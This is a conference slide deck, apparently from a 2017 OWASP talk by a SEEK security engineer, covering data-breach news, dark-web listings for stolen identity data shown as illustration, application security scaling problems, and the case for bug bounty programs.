

# Running a Bug Bounty Program



- Application Security Engineer at SEEK
- Web developer in a previous life
- Climber of rocks

## Contact

- Twitter - @JulianBerton
- LinkedIn - julianberton
- Website - julianberton.com

# OWASP Melbourne - Application Security

[Home](#)[Members](#)[Sponsors](#)[Photos](#)[Pages](#)[Discussions](#)[More](#)[Group tools](#)[My profile](#)

**OWASP**  
Open Web Application  
Security Project

Melbourne, Australia

Founded Nov 10, 2013

[About us...](#)[\*\*+\*\* Invite friends](#)

Members 1,265

Group reviews 8

Upcoming  
Meetups 1

Past Meetups 21



Start a conversation...

140

[Post](#)

## Welcome!

**+** Schedule a new Meetup

[Upcoming \(1\)](#)[Past](#)[Calendar](#)

**Bug Bounties - Traitorous Cooperation With an Enemy**

## What's new



29    08    27    18  
DAYS    HOURS    MINUTES    SECONDS

# OWASP APPSEC AU 2017

07-09 SEPTEMBER 2017, MELBOURNE

- What motivates an attacker?
- Security scaling problems.
- What is a bug bounty program?
- SEEK's bug bounty program journey.
- Example bug submissions.

What motivates a hacker?

Cash!



## Hacker Motivations



### Money

To make money and lots of it!



### Politics / Government

The Syrian Electronic Army (SEA) is a group of computer hackers aimed at supporting the government of Syria.



### Religion

Some terrorist and hacktivist groups hack due to certain religious beliefs.



### Fun / Fame

More prevalent in the early days of the internet.




### World Domination

Well maybe just in the movies.



### War/Protection

State sponsored hackers with the aim of gathering intelligence on other countries.



Hackers are here to stay :(

# Australia's biggest data breach sees 1.3m records leaked

By Allie Coyne  
Oct 28 2016  
12:00PM



## Medical data exposed.

More than one million personal and medical records of Australian citizens donating blood to the Red Cross Blood Service have been exposed online in the country's biggest and most damaging data breach to date.



11 Comments



A 1.74 GB file containing 1.28 million donor records going back to 2010, published to a publicly-facing website, was discovered by an anonymous source and sent to security expert and operator of [haveibeenpwned.com](http://haveibeenpwned.com) Troy Hunt early on Tuesday morning.

# Uber says 1.2 million Australian accounts were breached in worldwide hack

[✉](#) [G+](#) [f](#) [Twitter icon](#) [in](#) [G+ icon](#)



# Yahoo hack: 2013 breach affected all 3 billion of its accounts, tripling originally reported number

Updated 4 Oct 2017, 11:43am

**Yahoo has tripled down on what was already the largest data breach in history, saying it affected all 3 billion of its accounts, not the 1 billion it revealed late last year.**

The company announced it was providing notice to additional user accounts affected by the August 2013 data theft.

The breach was previously disclosed by the company in December.



# World's Biggest Data Breaches

Selected losses greater than 30,000 records

(updated 25th Apr 2017)

YEAR

BUBBLE COLOUR

YEAR

METHOD OF LEAK

BUBBLE SIZE

NO OF RECORDS STOLEN

DATA SENSITIVITY

SHOW FILTER

latest

Brazzers

Bell

Dailymotion

85200000

Banner Health

Code.org

Anthem  
80,000,000

AshleyMadison.com

Adult Friend Finder

Deep Root Analytics  
198,000,000

Cellebrite

Clinton campaign

ClixSense

DaFont

Interpark

Lynda.com

Netflix Twitter account

PayAsU GymQuest Diagnostic Red Cross Bod Service ipchat

Tesco Bank

Three

Wonga.com

Wartery by MGAR Ltd

Weebly  
43000000

Yahoo  
32000000

VK  
100,544,934

Wendy's

uTorrent

World Check

Turkish citizenship database  
49,611,707

Verizon

US Office of Personnel Management (2nd Breach)  
TalkTalk

Uber

VTech

Friend Finder Network  
412,000,000

Fling

40000000

MySpace  
164,000,000

Mail.ru

5,000,000

Mutuelle Generale de la Police

Philippines' Commission on Elections

National Childbirth Trust

Minecraft

Mossack Fonseca

Privatization Agency of the Republic of Serbia

River City Media

1370000000

Securus Technologies

Slack

US Office of Personnel Management

What happens to the stolen  
data?

/ \*AU\*SUPREME FULLZ\*(Australia) FULLZ\*(DOB/MMN/BILL)



## \*AU\*SUPREME FULLZ\*(Australia) FULLZ\*(DOB/MMN/BILL)

Ultimate Freshness guarantee at all times! This listing is for x1 AU (Australia) Fullz. \*If you need some custom request, kindly dont forget to choose from the Drop Down list on the Add On's, so it will be able to get those request guaranteed. If none of the Add-On's are taken, the order will be Issued by Randoms Fullz.\* \*\*TIP: Also have in mind, when ordering, please write in the...

Sold by Kingsup - 224 sold since Mar 19, 2015 Level 7

	Features		Features
Product class	Digital goods	Origin country	Australia
Quantity left	12 items	Ships to	Worldwide
Ends in	Never	Payment	Escrow

No additional extras/options - 1 days - USD +0.00 / item

Purchase price: USD 25.00

Qty:  Buy Now Queue

0.0693 BTC

- | Known e-mail(s):
- | Known password(s):
- | Full Name:
- | DOB: Age:
- | Address:
- | Billing Telephone:
- | Mothers Maiden Name:
- + Billing Information
- | Card BIN:
- | Card Bank: | Card Type:
- | Cardholders Name:
- | Card Number:
- | Valid
- | Expiration date:
- | CVV:
- + Social Media Information
- | Details:
- | IP Address:
- | Location:
- | UserAgent:
- | Browser:
- | Platform:



## 1x CommBank Account Login - Unchecked Balance

What you will receive: 1x Fresh Australian Comm bank Account login with Unchecked balance from our database. Please don't ask us how to use them !

Sold by **1OneStopShop** - 4 sold since Jan 10, 2017

**Vendor Level 1**

**Trust Level 3**

Features		Features	
<b>Product class</b>	Digital goods	<b>Origin country</b>	Australia
<b>Quantity left</b>	Unlimited	<b>Ships to</b>	Worldwide
<b>Ends in</b>	Never	<b>Payment</b>	Escrow



Default - 1 days - USD +0.00 / item

Purchase price: USD 30.56

Qty:

**Buy Now**

**Queue**

0.0300 BTC / 2.4507 XMR


Why does this keep happening?  
Is there a problem with our approach to security...

The current application security model was designed when:

- There were 3-6 month deploy to prod cycles (think waterfall).
- One software stack per company (e.g. C#, .NET, SQL Server and IIS).
- Ratio of security people to devs is... Well, not great.


So how was app sec approached?

## The Current Security Model




- Small teams (Max 5-10)
- Agile development methodologies (move faster)
- Devs do everything = DevOps practices
- CD / CI , deploy to prod daily (move even faster)

## Deploys To Prod Per Month



~30 times a day and growing!




Why would this be  
the case?

## Security is the Gatekeeper



## Security Vs Tech Ratio

~140 Tech Team



1-2 App Sec Team





**Julian Bright** 10:33 AM

@here Doing a bit of a language census, please react with the languages you pushed to production in last 2 weeks.




~150 different tools, languages,  
platforms, frameworks and techniques




The Solution?  
Can we make web apps 100% secure?

Yes there is a way!



1. Defence in Depth
2. Minimise Attack Surface
3. Least Privilege
4. Avoid Reliance on Obscurity
5. Keep Security Simple
6. Never Trust External Systems or Data
7. Fail Securely
8. Establish Secure Defaults
9. Compartmentalise
10. Detect Intrusions

## Defence In Depth




## Secure Development Lifecycle.

How do we integrate these security principles into the SDLC?

It all starts with....



## The Devops / Agile Movement



## SEEK's Application Security Vision



Training	Inception	Development	Deployment	Monitoring
<p>Web security training program for tech teams.</p> <p>Security awareness and improve security culture (i.e. Brown bags, email updates, etc).</p>	<p>Review system design for security weaknesses.</p> <p>Develop attack scenarios for high risk projects.</p>	<p>Add security specific tests into test suite.</p> <p>Adopt security standards and security release plans.</p>	<p>Automate security scanning tools into build pipeline.</p> <p>Automatically scan infrastructure and code for outdated and vulnerable components.</p>	<p>Perform manual security testing for complex or high value components.</p> <p>Implement a continuous testing program (e.g. A bug bounty program).</p>


# Bug Bounty Programs

Evening up the playing field...


## What is a Bug Bounty Program?

- Crowdsourced security testing.
- Pay for valid bugs found, not for time spent testing.
- Researchers come from all around the world.

50-200 Bounty Hunters



~140 Tech Team



- Bug bounty services help you setup and manage the program.
- Time based or on-demand programs.
- Invite only programs with option to help with triaging submissions.

**bugcrowd**

**hackerone**



## Bug Bounty Programs



500+ Public Bug Bounty Programs Globally



